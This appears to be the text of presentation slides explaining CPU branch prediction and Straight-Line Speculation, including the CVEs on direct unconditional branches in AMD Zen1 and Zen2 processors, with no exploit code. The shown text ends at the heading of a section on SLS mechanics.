


Branch predictors - design and building blocks

- So far, we have been implicitly focusing on direct conditional branch predictions
 - Taken / Not taken
 - Question: **IF** – to branch or not to branch 😊
- What is the address of a next instruction when the branch is taken?
- What about other branch types?
 - Do they need a branch predictor too?
 - Yes, they do!
 - Question: **Where-to** – what is the address of the next instruction?




Hybrid branch predictor – building blocks diagram






Hybrid branch predictor – building blocks diagram – Taken/Not Taken




← Answer: IF



Hybrid branch predictor – building blocks diagram – Where-to

Answer: Where-to 






Straight-Line Speculation (SLS) - introduction

- Straight-Line Speculation term was coined by Arm
 - result of Google SafeSide project research - CVE-2020-13844
 - Arm described SLS as a speculative execution past an unconditional change in the control flow:
"Straight-line speculation would involve the processor speculatively executing the next instructions linearly in memory past the unconditional change in control flow"
 - Initially observed on **indirect** unconditional branches on Arm CPUs
- Shortly after, the SLS was also observed on "some x86 CPUs"
 - Also, on **indirect** unconditional branches
- However:
 - SLS had to have been observed on x86 CPUs prior to Arm coining the term
 - Appearance of traps after RET instructions:
 - ~2018: Microsoft Windows
 - ~2019: grsecurity



Straight-Line Speculation (SLS)

- Types of SLS
 - Indirect
 - Unconditional
 - Jump and Call
 - JMP/CALL reg
 - JMP/CALL [mem]
 - Function return
 - RET





Straight-Line Speculation (SLS)

- Types of SLS
 - Indirect
 - Unconditional
 - Jump and Call
 - `JMP/CALL reg`
 - `JMP/CALL [mem]`
 - Function return
 - `RET`
 - What about direct branches?





CVE-2021-26341 - Direct unconditional branch SLS

- AMD x86 CPUs (Zen1 and Zen2 microarchitectures)
 - **All direct unconditional branch instructions experience SLS vulnerability too!**
 - `JMP $relative_offset`
 - `CALL $relative_offset`
 - Branch direction does not matter
 - Both forward and backward branches suffer from SLS
 - It is possible to trigger SLS between two co-located hyper-threads
- AMD x86 CPU (Zen3 microarchitecture)
 - SLS on direct unconditional branches seems to be fixed
 - Big design upgrade of the branch predictor unit
 - Intentional or accidental?




CVE-2021-26341 - Direct unconditional branch SLS

- Why would a modern CPU speculate past a direct unconditional branch?
 - After all:
 - Its target address is static!
 - And encoded as part of the branch instruction!
 - There is no latency involved
 - It is unconditional – no need to spend time on evaluating any conditions
- Let's see why...




Straight-Line Speculation (SLS) - mechanics



